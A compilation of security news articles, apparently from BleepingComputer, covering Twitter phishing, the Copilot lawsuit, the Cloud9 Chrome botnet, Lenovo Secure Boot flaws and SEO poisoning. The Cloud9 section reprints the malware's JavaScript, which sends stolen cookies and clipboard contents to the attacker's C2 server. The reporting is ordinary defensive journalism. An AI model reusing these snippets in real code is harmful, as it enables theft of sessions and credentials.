
Twitter business model shakeup draws scammers in

Earlier this week, Elon Musk appointed himself as Twitter's CEO and announced plans to revamp Twitter's verification process.As a part of this review, Twitter initially proposed to start charging verified users a $20 monthly fee. Later, Musk stated the fee would be dropped to $8.

Other than receiving a blue tick following successful verification, paid users are expected to get "priority in replies, mentions & search," fewer ads, and will be able to post longer multimedia content:

Following Musk's tweets, BleepingComputer observed newer phishing campaigns emerging with threat actors now targeting verified accounts.


Like many phishing emails, these emails convey a false sense of urgency, urging the user to sign-in to their Twitter account or risk "suspension."



Newer Twitter phishing campaigns target verifed accounts (BleepingComputer)

Analysis by BleepingComputer revealed these emails were originating from servers of hacked websites and blogs that may be, for example, hosting dated WordPress versions or running unpatched, vulnerable plugins.


Clicking on the link takes the user to the phishing webpage where threat actors misuse the $8 monthly fee announcement from Musk's tweets:



Twitter phishing page collects credentials, warns of $8 monthly fee (BleepingComputer)

The phishing workflow collects user's Twitter username, password, and proceeds to sending them a two-factor authentication code via SMS.

A more convincing phishing message also received and analyzed by BleepingComputer is shown below:




Another phishing campaign referring to Twitter's new fee structure (BleepingComputer)

This email incorporates identical wording to the phishing page itself and has an overall look-and-feel that is more akin to Twitter's branding.

Twitter verification: beyond vanity

Twitter blue badge with a checkmark have traditionally been offered to verified accounts of politicians, celebrities, businesses, public figures, influencers, news organizations and journalists.



Example Twitter account with verified badge and message (BleepingComputer)

The scarcity of blue badge accounts on the platform, compared to the vast majority of Twitter's accounts that are unverified, has led to the "blue tick" being perceived by tweeters to be a vanity and status symbol.

Threat actors have also repeatedly targeted verified users via phishing, and sometimes hacked blue badge accounts to push crypto scams.

In other scams, threat actors have hacked verified accounts to impersonate another person to mislead the public or to send Twitter users fake 'account suspension' DMs.

Musk has dissed the existing verification process as "Twitter's current lords & peasants system."


However, other than its "status symbol" perception for some, the blue badge is primarily intended to separate real, authentic accounts of notable people from copycat and parody accounts created by third parties—at least in theory.

The verification is therefore intended to limit misinformation in the sense that users can see a tweet originating from a verified account is authentic and didn't originate from someone impersonating a public figure.

In practice, however, results can vary as a hacked 'verified' account may continue to retain the blue badge even if the hacker changes the name, bio and profile picture on it, thereby making the presence of the badge futile to begin with.

If the blue badge becomes commoditized and available to just about anyone willing to shed $8 a month, Twitter will need to rethink its process to add authenticity to notable accounts.

One of the ways to achieve this could be, for example, to continue the use special labels on Twitter accounts of politicians and state-affiliated entities, which then creates some distinction between authentic accounts of public figures and those with a paid blue badge.



Twitter shows special labels on accounts of government officials (BleepingComputer)

Without a streamlined verification process that clearly separates authentic notable accounts from imposters, the problems of Twitter's existing verification sphere won't disappear anytime soon.

Source: https://www.bleepingcomputer.com/news/security/as-twitter-brings-on-8-fee-phishing-emails-target-verified-accounts/

6. Microsoft sued for open-source piracy through GitHub Copilot

Programmer and lawyer Matthew Butterick has sued Microsoft, GitHub, and OpenAI, alleging that GitHub's Copilot violates the terms of open-source licenses and infringes the rights of programmers.

GitHub Copilot, released in June 2022, is an AI-based programming aid that uses OpenAI Codex to generate real-time source code and function recommendations in Visual Studio.

The tool was trained with machine learning using billions of lines of code from public repositories and can transform natural language into code snippets across dozens of programming languages.

Clipping authors out

While Copilot can speed up the process of writing code and ease software development, its use of public open-source code has caused experts to worry that it violates licensing attributions and limitations.

Open-source licenses, like the GPL, Apache, and MIT licenses, require attribution of the author's name and defining particular copyrights.

However, Copilot is removing this component, and even when the snippets are longer than 150 characters and taken directly from the training set, no attribution is given.

Some programmers have gone as far as to call this open-source laundering, and the legal implications of this approach were demonstrated after the launch of the AI tool.

"It appears Microsoft is profiting from others' work by disregarding the conditions of the underlying open-source licenses and other legal requirements," comments Joseph Saveri, the law firm representing Butterick in the litigation.

To make matters worse, people have reported cases of Copilot leaking secrets published on public repositories by mistake and thus included in the training set, like API keys.

Apart from the license violations, Butterick also alleges that the development feature violates the following:

- GitHub's terms of service and privacy policies,
- DMCA 1202, which forbids the removal of copyright-management information,
- the California Consumer Privacy Act,
- and other laws giving rise to the related legal claims.

The complaint was submitted to the U.S. District Court of the Northern District of California, demanding the approval of statutory damages of $9,000,000,000.

"Each time Copilot provides an unlawful Output it violates Section 1202 three times (distributing the Licensed Materials without: (1) attribution, (2) copyright notice, and (3) License Terms)," reads the complaint.

"So, if each user receives just one Output that violates Section 1202 throughout their time using Copilot (up to fifteen months for the earliest adopters), then GitHub and OpenAI have violated the DMCA 3,600,000 times. At minimum statutory damages of $2500 per violation, that translates to $9,000,000,000."

Harming open-source

Butterick also touched on another subject in a blog post earlier in October, discussing the damage that Copilot could bring to open-source communities.

The programmer argued that the incentive for open-source contributions and collaboration is essentially removed by offering people code snippets and never telling them who created the code they are using.

"Microsoft is creating a new walled garden that will inhibit programmers from discovering traditional open-source communities," writes Butterick.

"Over time, this process will starve these communities. User attention and engagement will be shifted [...] away from the open-source projects themselves—away from their source repos, their issue trackers, their mailing lists, their discussion boards."

Butterick fears that given enough time, Copilot will cause open source communities to decline, and by extension, the quality of the code in the training data will diminish.

BleepingComputer has contacted both Microsoft and GitHub for a comment on the above, and we received the following statement from GitHub.

> *"We've been committed to innovating responsibly with Copilot from the start, and will continue to evolve the product to best serve developers across the globe." - GitHub.*


Source: https://www.bleepingcomputer.com/news/security/microsoft-sued-for-open-source-piracy-through-github-copilot/

7. Malicious extension lets attackers control Google Chrome remotely

A new Chrome browser botnet named 'Cloud9' has been discovered in the wild using malicious extensions to steal online accounts, log keystrokes, inject ads and malicious JS code, and enlist the victim's browser in DDoS attacks.

The Cloud9 browser botnet is effectively a remote access trojan (RAT) for the Chromium web browser, including Google Chrome and Microsoft Edge, allowing the threat actor to remotely execute commands.

The malicious Chrome extension isn't available on the official Chrome web store but is instead circulated through alternative channels, such as websites pushing fake Adobe Flash Player updates.



The malicious browser extension on Chrome (Zimperium)

This method appears to be working well, as researchers at Zimperium reported today that they have seen Cloud9 infections on systems across the globe.

Infecting your browser

Cloud9 is a malicious browser extension that backdoors Chromium browsers to perform an extensive list of malicious functions and capabilities.

The extension consists of three JavaScript files for collecting system information, mining cryptocurrency using the host's resources, performing DDoS attacks, and injecting scripts that run browser exploits.

Zimperium noticed the loading of exploits for the CVE-2019-11708 and CVE-2019-9810 vulnerabilities in Firefox, CVE-2014-6332 and CVE-2016-0189 for Internet Explorer, and CVE-2016-7200 for Edge.

These vulnerabilities are used to automatically install and execute Windows malware on the host, enabling the attackers to conduct even more significant system compromises.

However, even without the Windows malware component, the Cloud9 extension can steal cookies from the compromised browser, which the threat actors can use to hijack valid user sessions and take over accounts.

```
if (command[i].substring(0, 6) == "cookie") {

    if (document.cookie != undefined && document.cookie != "" && cookieSent == false) {
        var rand = Math.floor(Math.random() * 10000);
        imageLoad(master + "/cookie.php?c=" + encodeURI(document.cookie) + "&referer=" + document.location + "&
        rand=" + rand); //send cookie
        cookieSent = true;
    }
```

The browser cookie stealer (Zimperium)

Additionally, the malware features a keylogger that can snoop for key presses to steal passwords and other sensitive information.

A "clipper" module is also present in the extension, constantly monitoring the system clipboard for copied passwords or credit cards.

```
} else if (command[i].substring(0, 9) == "clipboard") {

    window.onpaste = function(e) {
        var paste = e.clipboardData && e.clipboardData.getData ?
            e.clipboardData.getData('text/plain') : // Standard
            window.clipboardData && window.clipboardData.getData ?
            window.clipboardData.getData('Text') : // MS
            false;
        if (paste && clipSent == false) {
            var rand = Math.floor(Math.random() * 10000);
            xmlhttp.open("GET", master + "/clipboard.php?connect=" + connectKey + "&clipboard=" + encodeURI
            (paste) + "&referer=" + document.location + "&rand=" + rand, true); //send clipboard data
            xmlhttp.send(null);
            clipSent = true;
        }
    };
```

Cloud9's clipper component ***(Zimperium)***

Cloud9 can also inject ads by silently loading webpages to generate ad impressions and, thus, revenue for its operators.

Finally, the malware can enlist the host's firepower to perform layer 7 DDoS attacks via HTTP POST requests to the target domain.

"Layer 7 attacks are usually very hard to detect because the TCP connection looks very similar to legitimate requests," comments Zimperium.


"The developer is likely using this botnet to provide a service to perform DDOS."

Operators and targets

The hackers behind Cloud9 are believed to have ties to the Keksec malware group because the C2 domains used in the recent campaign were seen in Keksec's past attacks.

Keksec is responsible for developing and running multiple botnet projects, including EnemyBot, Tsunamy, Gafgyt, DarkHTTP, DarkIRC, and Necro.

The victims of Cloud9 are spread worldwide, and screenshots posted by the threat actor on forums indicate that they target various browsers.



Screenshot of Cloud9 panel (Zimperium)

Also, the public promotion of Cloud9 on cybercrime forums leads Zimperium to believe that Keksec is likely selling/renting it to other operators.

Update 11/9 - A Google spokesperson has provided the following comment to BleepingComputer:

We always recommend users update to the latest version of Google Chrome to ensure they have the most up-to-date security protections.

Users can also stay better protected from malicious executables and websites by enabling Enhanced Protection in the privacy and security settings in Chrome.

Enhanced Protection automatically warns you about potentially risky sites and downloads and inspects the safety of your downloads and warns you when a file may be dangerous.

Source: https://www.bleepingcomputer.com/news/security/malicious-extension-lets-attackers-control-google-chrome-remotely/

8. Lenovo fixes flaws that can be used to disable UEFI Secure Boot

Lenovo has fixed two high-severity vulnerabilities impacting various ThinkBook, IdeaPad, and Yoga laptop models that could allow an attacker to deactivate UEFI Secure Boot.

UEFI Secure Boot is a verification system that ensures no malicious code can be loaded and executed during the computer boot process.

The consequences of running unsigned, malicious code before OS boot are significant, as threat actors can bypass all security protections to plant malware that persists between OS reinstallations.

The problem arises from Lenovo mistakenly including an early development driver that could change secure boot settings from the OS in the final production versions.

This means the vulnerabilities are not caused by a bug in the code but rather a practical error of including the incorrect driver on production devices.

The presence of these drivers in multiple Lenovo products was discovered by ESET researchers, who reported it to the computer vendor.

"The affected drivers were meant to be used only during the manufacturing process but were mistakenly included in the production," explains the Twitter thread by ESET.

ESET says that the vulnerabilities can be exploited simply by creating special NVRAM variables and shared a link to a Twitter thread by Nikolaj Schlej that explains why UEFI firmware developers should not use NVRAM as trusted storage.

The two flaws fixed by Lenovo via BIOS fix the following vulnerabilities:

- **CVE-2022-3430**: Vulnerability in the WMI Setup driver on some consumer Lenovo Notebook devices may allow an attacker with elevated privileges to modify Secure Boot setting by modifying an NVRAM variable.
- **CVE-2022-3431**: Vulnerability in a driver used during manufacturing process on some consumer Lenovo Notebook devices that was mistakenly not deactivated may allow an attacker with elevated privileges to modify Secure Boot setting by modifying an NVRAM variable.

There's also a third flaw of similar nature, tracked as **CVE-2022-3432**, impacting only Ideapad Y700-14ISK. Lenovo will not address this vulnerability as the affected product has reached its end of life (EOL).

Owners of supported Lenovo computers can check the model list on the vendor's security bulletin to determine if either flaw impacts them.

The firmware versions that fix the vulnerabilities are mentioned under the CVE IDs, so make sure to upgrade to that version or later.

For official Lenovo software, check out this online support portal or run the update tool pre-installed on your computer.


Source: https://www.bleepingcomputer.com/news/security/lenovo-fixes-flaws-that-can-be-used-to-disable-uefi-secure-boot/

9. 15,000 sites hacked for massive Google SEO poisoning campaign

Hackers are conducting a massive black hat search engine optimization (SEO) campaign by compromising almost 15,000 websites to redirect visitors to fake Q&A discussion forums.

The attacks were first spotted by Sucuri, who says that each compromised site contains approximately 20,000 files used as part of the search engine spam campaign, with most of the sites being WordPress.

The researchers believe the threat actors' goal is to generate enough indexed pages to increase the fake Q&A sites' authority and thus rank better in search engines.



Phony Q&A site promoted by this campaign (Sucuri)

